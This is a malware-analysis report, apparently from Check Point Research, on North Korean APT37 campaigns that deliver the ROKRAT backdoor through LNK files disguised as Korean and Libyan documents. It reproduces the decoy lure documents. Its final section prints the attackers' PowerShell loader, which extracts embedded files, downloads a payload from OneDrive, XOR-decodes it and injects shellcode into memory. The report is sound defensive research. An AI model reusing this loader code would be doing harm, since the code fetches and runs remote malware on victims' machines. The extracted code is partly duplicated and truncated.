

Chain Reaction: ROKRAT's Missing Link

5/1/2023



Key findings

- Check Point Research (CPR) continues to track the evolution of ROKRAT and its delivery methods.
- ROKRAT has not changed significantly over the years, but its deployment methods have evolved, now utilizing archives containing LNK files that initiate multi-stage infection chains. This is another representation of a major trend in the threat landscape, where APTs and cybercriminals alike attempt to overcome the blocking of macros from untrusted sources. The first sample we will discuss below was first discovered in July 2022, the same month that Microsoft began enforcing this new rule.
- The lures used as part of the ROKRAT infections are largely focused on South Korean foreign and domestic affairs. Most of those lures are in Korean, suggesting the targets are Korean-speaking individuals.
- Our findings suggest that various multi-stage infection chains used to eventually load ROKRAT were utilized in other attacks, leading to the deployment of additional tools affiliated with the same actor. Those tools include another custom backdoor, GOLDBACKDOOR, and the commodity malware Amadey.

Introduction

From the many reports on APT37 in recent months, to Mandiant's announcement on [APT43](#), a lot of attention is currently focused on North Korean threat actors – and with good reason. North Korea has a long history of attacking its southern neighbor, especially by means of cyber warfare which continues today. In this article, we describe a cluster of observed activity that deploys ROKRAT, a tool previously attributed to a North Korean threat actor commonly referred to as APT37, Inky Squid, RedEyes, Reaper or ScarCruft.

In previous years, ROKRAT infection chains usually involved a malicious Hangul Word Processor (HWP, a popular document format in South Korea) document with an exploit, or a Microsoft Word document with macros. While some ROKRAT samples still use these techniques, we have observed a shift to delivering ROKRAT with LNK files disguised as legitimate documents. This shift is not exclusive to ROKRAT but represents a larger trend that became very popular in 2022. In July of that year, Microsoft began blocking macros in Office applications by default in an effort to minimize the spread of malware, and the first malware sample we discuss was discovered in the same month.

In our report, we discuss various infection chains and lures used by APT37 in their recent attacks, and the resulting payloads of ROKRAT and Amadey. Finally, we dive deeply into a technical analysis of ROKRAT.

While we were in the final stages of preparing this blogpost, another report containing a technical analysis of one of the ROKRAT campaigns was [published](#). While it overlaps with our findings to some extent, we believe that our report provides important information about additional campaigns by APT37, as well as a deep analysis of the ROKRAT malware.

Background

First [reported](#) by Talos in April 2017, ROKRAT (also known as DOGCALL) has been consistently attributed to APT37. Typically, this tool was used to target government sectors in South Korea as well as journalists, activists, and North Korean defectors. According to the initial report, one of the ROKRAT samples utilized Twitter as its Command and

Control (C&C) infrastructure, while the other relied on Yandex and Mediafire. The latter sample more closely resembles how ROKRAT operates today, relying on cloud file storage services as a C&C mechanism.

Originally supporting only Windows, over the years ROKRAT has adapted to other platforms, with macOS and Android versions discovered in the wild. The macOS version, also known as CloudMensis, was first [described](#) by ESET in July 2022. Although Android versions of ROKRAT have existed for a long time, [InterLab](#) and [S2W](#) both introduced a newer version of ROKRAT on Android, known as RambleOn (Cumulus). All of this demonstrates that this malware is still being actively developed and distributed.

Many of the tools attributed to APT37 are custom-written tools like ROKRAT, including (but not limited to) the recently [reported](#) M2RAT, Konni RAT, Chinotto, and GOLDBACKDOOR. However, the actors also use commodity malware such as [Amadey](#). Using commodity malware makes it more difficult to attribute the attack to a specific group, as it's widely available and anyone can acquire it.

As documented in recent publications, the threat actors have been active lately. In February, AhnLab [reported](#) a new RAT named Map2RAT or M2RAT for short. This RAT utilizes steganography tricks by hiding executables inside JPEG files to evade detection. In March, [Sekoia](#) and [ZScaler](#) both published accounts of APT37's use of phishing sites and PowerShell backdoors, the latter of which led to the deployment of another implant named Chinotto.

Lures and Infection Chains

Over the past four months, we observed multiple infection chains leading to ROKRAT deployment. In most cases, an LNK file initiates the infection, although in a few a DOC file was used for the same purpose (the method in previous ROKRAT attacks). During our analysis of the ROKRAT infection chain, we came across a similar chain leading to the deployment of Amadey, a commercial RAT sold in underground forums. Although the nature of the attacks is different, we believe all of those were crafted by the same actors.




Figure 1 – Timeline of lures and infection chains.

Decoy LNK Infection Chains

In April 2022, [Stairwell](#) published a detailed analysis of GOLDBACKDOOR, a malware utilized in a targeted attack against South Korean journalists. Stairwell provided a thorough analysis of an infection chain that utilizes large LNK files running PowerShell, leading to the execution of the newly discovered malware while dropping a decoy document. This technique is a unique implementation of a publicly available tool called [EmbedExeLnk](#).

Although first linked to GOLDBACKDOOR, analysis of recent lures tied to APT37 suggests this technique has become a prominent method used to deliver another tool associated with the same actor, namely ROKRAT. The implementation of ROKRAT and GOLDBACKDOOR loading mechanisms are so similar that differentiating between the two is only possible upon retrieving the payload.

Over the last few months, we were able to identify multiple lures utilizing this unique implementation delivered in ZIP and ISO archives. Only some of these lures were confirmed to lead to ROKRAT deployment. All of the lures used the theme of South Korean domestic and foreign affairs.

July 2022 – National Assembly Committees

The earliest indication of the above-mentioned infection chain was found in a ZIP file named (0722)상임위원회 및 상설특별위원회 위원 명단(최종).zip((0722) Standing Committee and Standing Special Committee Member List (final).zip). This ZIP file contains an LNK with the same name and looks very similar to the LNK loader that was used for GOLDBACKDOOR.

In this case, a decoy HWP document is dropped and opened. The document contains information about committees in the National Assembly, the South Korean parliament. Based on the timestamp of the ZIP archive, it appears that the document became publicly available on the National Assembly's website and was weaponized within a single day. Unfortunately, we were not able to get the end payload in this infection chain, though it is highly likely it was either GOLDBACKDOOR or ROKRAT.

상임위원회 및 상설특별위원회 위원 명단

△: 간사

위원회 (18기)	국회운영	법제사법	정 무	기획재정	교 육	과학기술정보 방송통신	외교통일	국 방	행정안전	문화체육관광	농림축산식품 해양수산	산업통상자원 중소벤처기업	보건복지	환경노동	국토교통
원칙/정원	28/28	18/18	24/24	26/26	16/16	20/20	21/21	16/17	22/22	16/16	19/19	30/30	24/24	16/16	30/30
구 분	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장	위원장
더불어민주당 (169인 55.71%)	△진성준 강득구 강민정 김병주 김수홍 박영순 박홍근 양정숙 오영환 이동주 이수진(비) 이장섭 이정표 전용기 천준호 최기상 (16)	△기동민 권인숙 김남국 김승원 김의겸 박주민 이탄희 최강욱 (10)	△김종민 강병원 김성주 김한규 민병덕 박종진 박재호 소병철 오기형 윤영덕 이용우 황윤하 (14)	△신동근 강준현 고동진 김주영 김태년 서영교 양정숙 양기대 유동수 이수진(지) 정태호 진성미 한병도 홍성국 홍영표 (15)	△김영호 강득구 김인정 노종환 박정배 박광은 서동용 안민석 (9)	△조승래 고민정 김영주 박찬대 변재일 윤영찬 이인영 이정문 장경태 정필모 (11)	△이재정 김경협 김상희 박 정 박병석 윤호중 이상민 이원욱 정성호 조경서 황 희 (12)	△김병주 김영배 설 훈 송갑석 송옥주 안구백 이재영 이상호 (9)	△김교홍 김철민 문진석 송재호 오영환 이성만 이해석 임호선 조용천 천준호 최기상 (12)	△김윤덕 유정주 이병훈 이상현 임오경 임종성 전재수 전해숙 (9)	△김성남 서상석 신정훈 안호영 이기구 위정근 윤재갑 윤준병 이원택 주철현 (11)	△김형경 김경만 김성환 김용민 김정호 김희재 송기현 신영대 임이원영 이동주 이윤빈 이유선 이정섭 정일영 홍경민 (17)	△김춘서 강선우 고영인 김민석 김원기 남인순 서영석 신현영 이계호 인재근 최종윤 최해영 한경애 (14)	△김영진 노응래 우원식 윤건영 이수진(비) 이학영 전용기 진성준 (9)	△최인호 김두관 김민철 김병욱 김수홍 맹성규 민홍철 박상혁 이소영 장일선 한은호 허 영 허홍식 홍기원 (17)
	국회의원 (115인 38.59%)	△송언석 한우경 윤두현 조은희 양근희 서일준 박형수 홍석준 이종성 전봉민 (11)	△정점식 박형수 유상범 전주혜 장동혁 조수진 (7)	△윤현홍 김영선 유익중 송석준 송수경 윤정현 김희곤 최승재 강민국 (9)	△류성길 김영선 주요영 김혜진 김영식 김성훈 송인석 배준영 (10)	△이태규 서병수 조경태 권은희 정경희 김영욱 (6)	△박성종 박 진 권성동 허영재 김영식 윤두현 홍석준 허은아 (8)	△김서기 정진석 이명수 안철수 김태호 하태경 태영호 (8)	△신원서 김기현 한기호 성일훈 성일영 (6)	△이만희 정우택 정재원 김용판 박성민 조은희 전봉민 김 용 (9)	△이우호 김승수 황보사회 이 용 김지배 배현진 (6)	△이양수 홍문표 박덕홍 이달근 최춘식 안병길 정화용 (7)	△이철규 김윤현 김재원 임태영 한우경 이인선 권영호 양근희 최형두 박수영 구자근 노응호 (12)	△김기윤 추경호 최경희 사정숙 최정현 최종현 김미애 이동성 (9)	△임이자 정인민 박대수 이주환 김형동 지성호 (6)
아노교섭단체도 속하지아는의원 (14인 4.69%)	이은주 (1)	조정훈 (1)	양정숙 (1)	정해영 (1)	민형배 (1)	박원주 (1)	김용길 (1)	배진교 (1)	송해인 (1)	류요정 (1)	윤미향 (1)	양행자 (1)	강은미 (1)	이은주 (1)	심상정 (1)

Figure 2 – Decoy HWP document about committees in the South Korean National Assembly.

January 2023 – Projects in Libya

At the beginning of February 2023, we came across another new sample of ROKRAT. This time, the actors used a ZIP archive, named projects in Libya.zip, which contains several stolen documents. In the malicious archive, there were three benign files called MFZ Executive Summary Korea.pdf, Proposed MOU GTE Korea.docx, and Proposed MOU GTE Korea.pdf. The fourth file was a suspiciously large LNK, approximately 42.5 MB, masquerading as a PDF file named Pipelines Profile (Elfeel- Sharara-Mellitah + Wafa - Mellitah).pdf. Unlike all of the other lures we saw, this one was in English.

All the documents in this archive are connected to the Libyan Oil & Gas industry. The three benign documents are about a project involving a Libyan oil company called Geotech Energy and a South Korean consultant company called Tundrabiz. The decoy document that is opened after clicking the malicious LNK shows the profiling of an oil pipeline from 2005 by Enppi, an international contractor that specializes in projects in the oil and gas industries.

Enppi Sharara/Mellitah Pipeline Profile




Figure 3 – Pipelines Profile (Eifel- Sharara-Mellitah + Wafa – Mellitah).pdf.

**Financial and economic feasibility study for the project to develop and expand
the sea port free zone of Misurata**

1. Introduction:

Misurata as a main transit point for container transit trade, has been prepared according to the data from the following basic assumptions:

- The costs of implementing the infrastructure works and equipment amount (290,000,000.00) USD.
- The useful life of the infrastructure is (40) years and the useful life of equipment and supplies (20 years).
- Depreciation is calculated on a straight-line basis.
- The estimated useful life of the project (20) years.
- Implementation of the project, including infrastructure works, fixtures and equipment, takes place in two years.
- The project's revenues consist of container handling revenues, and other revenues from service fees such as storage, transportation and marine services.
- Estimated container handling quantity as of the beginning of the first year of operation of the project
 - First Year: 500,000 Container
 - Second Year: 1,500,000 Container
 - Third Year: 2,000,000 Container
 - Fourth Year: 2,500,000 Container
 - Fifth Year: 3,000,000 Container
- The price of container handling is (200) dollars per container, which includes unloading the container from the deck of the ship and re-shipping it.
- Other revenues represented by service fees represent (20%) of the total revenue, including service fees
- The current annual expenses represent (30%) of the total revenue.
- Tax rate (30%) of the annual net income.
- Financing the project through the development budget. The financial and economic indicators of the basic case of the project were calculated based on these assumptions, and those indicators were calculated for the alternative case and assuming an increase in the basic costs of the project by (20%).
- Given the importance of funding sources in the evaluation process, the same financial indicators were calculated for both the base case and the alternative case, assuming that the project was partially financed by borrowing from banks, on the basis of:
 - Borrowing to finance the purchase of equipment and supplies only, as a first alternative.
 - Or borrowing to finance (80%) of the project implementation costs, as a second alternative.

The financial analyzes that were conducted showed good results and high positive financial and economic indicators in all the cases studied, which confirmed the feasibility and importance of the project, which saturates the management of the free zone to invest in and implement it.

Figure 4 – MFZ Executive Summary Korea.pdf.

April 2023 – North Korea Diplomacy

At the beginning of April, we saw a similar infection chain from an ISO file that led to ROKRAT. The sample contained two malicious LNKs inside named 북 외교관선발파견 및 해외공관.lnk (Selection and Dispatch of North Korean Diplomats and Overseas Missions.lnk) and 북한외교정책결정과정.lnk (North Korea foreign policy decision-making process.lnk). Both LNKs contain and drop decoy HWP files, which is a common document format in South Korea and is widely used by North Korean threat actors to distribute malware. The files are named 230401.hwp and 230402.hwp, respectively. These names likely indicate the dates April 1 and April 2, 2023, just a few days before the ISO archive was discovered. Both decoy documents contain articles regarding diplomacy and policy decisions of South Korea toward North Korea.

북한의 외교관 선발파견 및 해외공관 운영 실태

한철민

(전 아프리카 주재 북한외교관)

North Korea's Selected and Dispatch of Diplomats and Operation of Overseas Missions

Chulmin Han

(Former North Korean diplomat in Africa)

1. 북한의 외교관 선발 및 파견 실태

1970년대까지 북한은 가족제급제도, 당성, 업무실적, 그리고 외국어소유정도 순위에 따라 외교관들을 선발 및 파견하였다. 실제로 외교부 같은 경우 전체 인원수 1500명 중 외교관들이 1000명 정도였는데, 그 중 50% 정도가 외국어를 소유하고 나머지 50%는 전혀 외국어를 소유하지 못한 실정이었다. 이 시기 "대사들은 우리당의 대내외 정책들 그 누구보다도 잘 아는 일꾼들로 선발 및 파견해야 합니다."라는 김일성의 기존의 교시에 따라 대사들을 항일혁명투사, 당, 정, 군의 간부들 속에서 50% 정도, 그리고 나머지 50% 정도는 외교부 자체 내에서 선발 및 파견했다. 당시 항일혁명투사였던 박성철이 외무상이었으며 중국, 소련은 물론 동구권 사회주의나라 주재 대사들로는 주로 항일혁명투사, 당, 정, 군의 책임간부들로 선발 및 파견하였다.

그리고 뉴욕, 제네바를 포함한 서방나라들의 국제기구주재 대표 및 대사들은 외무성의 담담 부부장 또는 국장급에서 선발 및 파견했다. 동남아와 아프리카주재 나라들의 대사들로서는 내각 상하 성, 위원회들의 상, 부장 또는 부위원장 급에서 선발 및 파견하였다. 또한 각 해당 나라주재 대사관 공사참사, 참사, 차기관들은 그 나라들과의 관계발전 중요성과 상호 외교관계

상 임무에 따라 인원을 결정하여 파견하였다. 1980년대에 들어면서 김정일은 대외부문 최고위급 간부연설회에서 "외교관이 외국어를 못하면 용이 없는 형식이나 같습니다."라고 지적하면서 "외무성은 나의 의무입니다. 외무성은 나의 지시 외에는 그 누구의 말도 들어서는 안 됩니다. 앞으로 외무성 내에 군대와 같은 강철 같은 규율을 더욱 철저히 확립하여야 합니다."라는 친필지시를 전달하였다. 김정일의 이와 같은 지시에 따라 대외부문에서는 외교관 선발파견 및 해외공관운영과 관련하여 일대 변혁이 일어나게 된다.

우선 외교부를 비롯한 당, 정, 군의 각 대외부문에서는 외국어를 모르는 기존의 외교관들을 100% 해임시키며 그 중 꼭 필요한 외교관들은 국제관계대학의 외교관교육 특별반에 편입시켜 2~3년 이상의 외국어교육을 받도록 하였다. 그리고 외교부를 비롯한 당, 정, 군의 각 대외부문 외교관들을 선발함에 있어서 철저하게 외국어능력위주로 외국어대학, 김일성종합대학 의문학부, 국제관계대학의 졸업생들로 모집하였다. 또한 외교관들의 업무를 전문화 할 데 한 김정일의 지시에 따라 각 나라 민족어 전문 외교관들을 양성하기 위해 수많은 유학생들을 해외에 파견하였다. 결과 현재 외교부를 비롯한 북한의 대외부문 외교관들의 90% 이상이 영어, 불어, 독일어, 아랍어, 스페인어 등 국제공용어들과 민족어들을 소유하고 자유자재로 활용하고 있다.

1. North Korea's selection and dispatch of diplomats

Until the 1970s, North Korea selected and dispatched diplomats based on family class, party surname, work ability, and foreign language proficiency. For example, in the case of the Ministry of Foreign Affairs, there were about 1,000 diplomats out of a total of 1,500 people, and about 50% of them spoke a foreign language, and the remaining 50% did not speak a foreign language at all. During this period, according to Kim Il-sung's existing teaching that "ambassadors should be selected and dispatched from officials who know the internal and external policies of the Uri Party better than anyone else," ambassadors were recruited from among anti-Japanese revolutionary fighters and cadres of the party, government, and military. 50%, and the remaining 50% were selected and dispatched within the Ministry of Foreign Affairs itself. At the time, Pak Seong-cheol, an anti-Japanese revolutionary fighter, was Minister of Foreign Affairs, and as ambassadors to China, the Soviet Union, and Eastern European socialist countries, mainly anti-Japanese revolutionary fighters and responsible officials of the party, government, and military were selected and dispatched.

And representatives and ambassadors to international organizations in Western countries, including New York and Geneva, were selected and dispatched from the Ministry of Foreign Affairs at the level of the deputy director or director general. Ambassadors to countries in Southeast Asia and Africa were selected and dispatched from ministries under the Cabinet and at the level of ministers, vice-chairmen or vice-chairmen of committees. In addition, the embassy counselors, councilors, and secretaries were dispatched by determining the number of personnel according to the importance of developing relations with the respective countries and the duties of mutual diplomatic relations.

Entering the 1980s, Kim Jong-il pointed out at a meeting of the highest-ranking officials in the foreign sector, "If a diplomat does not know a foreign language, he is like a soldier without a gun." The Ministry of Foreign Affairs must not listen to anyone except my orders. In the future, we must more thoroughly establish discipline like the steel in the military within the Ministry of Foreign Affairs." Following Kim Jong-il's instructions, a major change occurred in the external sector in relation to the selection and dispatch of diplomats and the operation of overseas missions.

First of all, the foreign departments of the Party, Government, and Military, including the Ministry of Foreign Affairs, dismiss 100% of existing diplomats who do not know foreign languages, and among

Figure 5 – North Korea's Selected and Dispatch of Diplomats and Operation of Overseas Missions article by Chulmin Han, Former North Korean diplomat in Africa (230401.hwp). Automatic translation on the right.

April 2023 – Korean Association for Public Administration

On April 19, another pair of LNKs were discovered. This time, there was no archive file; the LNKs were uploaded separately to VirusTotal and were not given meaningful names. However, based on the pattern we observed, they were probably named according to the PDF file they both contain: 2023년도 4월 29일 세미나.pdf (April 29, 2023 Seminar.pdf). This decoy PDF file details a seminar that it claims will happen on April 29, 2023, at the [Korean Association for Public Administration](#), and includes a Zoom link and itinerary.

Even though the two LNKs dropped the same document and script, one file was 10 MB and the other nearly 50 MB, due to different amounts of padding inside the LNK file. Unfortunately, at the time of analysis, the payload hosted on OneDrive had already been taken down, so we are unsure of the final payload. However, we believe that it was probably ROKRAT or GOLDBACKDOOR.

**2023년도 4월 한국행정학회
행정사연구회/국가정보연구회
「포럼 감성과 문화」 156차 세미나 안내**

- 때: 2023년 4월 29일 (토) 09:30 ~ 19:30 (학술세미나 13:30~18:00)
- 곳: 한국행정학회 세미나실
(지하철 3호선 경복궁역, 광화문 정부청사 뒤편, 쌍용플래티넘빌딩 1609호)
- 연락처: 이 금숙(☎010-7232-8006), 임 성재(☎010-3087-8247)
- 참고: 방역 철저 (직접 참석이 어려운 경우 Zoom 으로 참석 가능함)
- 강독, 세미나 일정:

<고전 강독 일정>		
▶ 고전 강독	「황제내경(皇帝內經)」본병론(本病論)	9:30 - 11:20
▷ 중용 특강	김 중구(세명대): 「중용(中庸)」성론(誠論)	11:20 - 11:50
▶ 송(宋)행정	송의 정치 행정: 당론(黨論)	11:50 - 12:20
(점심 식사)	세미나 특강 및 사회, 좌담 참석자	12:20 - 13:10
<세미나 일정> /전체 사회: 임 성재(동국대)		
▶ 회의실 준비, 등록		13:00 - 13:30
▷ (개회식) /개회사 /축사	행정사연구회/국가정보연구회/「포럼 감성과 문화」 회장 이 덕로(한국행정학회 회장)	13:30 - 13:40
▶ (제1세션)		13:40 - 15:00
좌 장	이 종수(한성대 명예교수)	
특 강 1	이 성우(육군 소장): 월남전 참전의 중요성	
좌 담	한 봉기(강원대), 김 흥희(동국대), 김 우수(행정사) 이 종원(가톨릭대), 서 광열(관동대).	
(휴식)	차, 간식	15:10 - 15:20
▶ (제2세션)		15:20 - 16:20
좌 장	이 대희(광운대 명예교수)	
특 강 2	조 봉휘(김해대): 월남 파병의 행정사	
좌 담	김 희곤(한양대), 김 두식(서원대), 이 용선(명지대) 이 해익(오산대), 차 세영(한국행정원)	

Figure 6 – Lure document 2023년도 4월 29일 세미나.pdf (April 29, 2023 Seminar.pdf).

LNK Infection Chain Analysis

All of the LNKs discussed above lead to nearly the same infection chain. An example of the infection is depicted below, as demonstrated in the “Projects in Libya” archive:




Figure 7 – Infection chain for “Projects in Libya” lure.

Clicking the malicious LNK file triggers the execution of a PowerShell, and initiates the following infection chain:

1. The PowerShell extracts a document file from the LNK, drops it to the disk, and then opens it. This file is a decoy to trick users into thinking they simply opened a normal PDF or HWP file.
2. The PowerShell extracts a BAT script from the LNK, drops it to the disk, and executes it.

```
$dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = 'C:\Users\admin\AppData\Local\Temp'}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0002A8F60E} | Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 03568692 -ReadCount 03568692; $pdfPath = 'C:\Users\admin\AppData\Local\Temp\230130.pdf'; sc $pdfPath ([byte[]]($pdfFile | select -Skip 003388)) -Encoding Byte; & $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 03571940 -ReadCount 03571940; $exePath = 'C:\Users\admin\AppData\Local\Temp\230130.bat'; sc $exePath ([byte[]]($exeFile | select -Skip 03568692)) -Encoding Byte; & $exePath;
```

```
$dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = 'C:\Users\admin\AppData\Local\Temp'}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0002A8F60E} | Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 03568692 -ReadCount 03568692; $pdfPath = 'C:\Users\admin\AppData\Local\Temp\230130.pdf'; sc $pdfPath ([byte[]]($pdfFile | select -Skip 003388)) -Encoding Byte; & $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 03571940 -ReadCount 03571940; $exePath = 'C:\Users\admin\AppData\Local\Temp\230130.bat'; sc $exePath ([byte[]]($exeFile | select -Skip 03568692)) -Encoding Byte; & $exePath;
```

3. The BAT script executes a new PowerShell instance that downloads a payload from OneDrive, decodes it by taking the first byte of the payload as a key, and XORs it with the remainder of the payload.
4. The resulting payload is reflectively injected into PowerShell, causing it to run as a new thread.
5. The shellcode decodes the ROKRAT portion of the payload with a four-byte XOR key and executes it.

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072)
```

```
$aa=[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);
```

```
$b=Add-Type -MemberDefinition $aa -Name "AAA" -PassThru
```



```

$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr
d);'

$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru

$c = New-Object System.Net.WebClient

$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalFOTHZFRV9DVU9iUFdnLXhPZG8xRXFYckU_ZT1

$bb=[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint
e,IntPtr f);'

$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru

$ddd=[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);'

$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru

$e=112

do {

try {

$c.Headers["user-agent"] = "connecting..."

$xmlpw4=$c.DownloadData($d)

$x0 = $b::GlobalAlloc(0x0040, $xmlpw4.Length+0x100)

$sold = 0

$aab::VirtualProtect($x0, $xmlpw4.Length+0x100, 0x40, [ref]$sold)

for ($h = 1; $h -lt $xmlpw4.Length; $h++)

{ [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmlpw4[$h] -bxor $xmlpw4[0]) ) }

try { throw 1 }

catch {

$handle=$ccc::CreateThread(0,0,$x0,0,0,0)

$fff::WaitForSingleObject($handle, 500*1000) }

$e=222 }

catch {

sleep 11

$e=112 }

} while($e -eq 112)

[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072)
$aaa=[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c); $b=Add-Type -
MemberDefinition $aa -Name "AAA" -PassThru $abab = '[DllImport("kernel32.dll")]public static extern
bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);' $aab=Add-Type -MemberDefinition $abab -Name
"AAB" -PassThru $c = New-Object System.Net.WebClient
$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalFOTHZFRV9DVU9iUFdnLXhPZG8xRXFYckU_ZT1
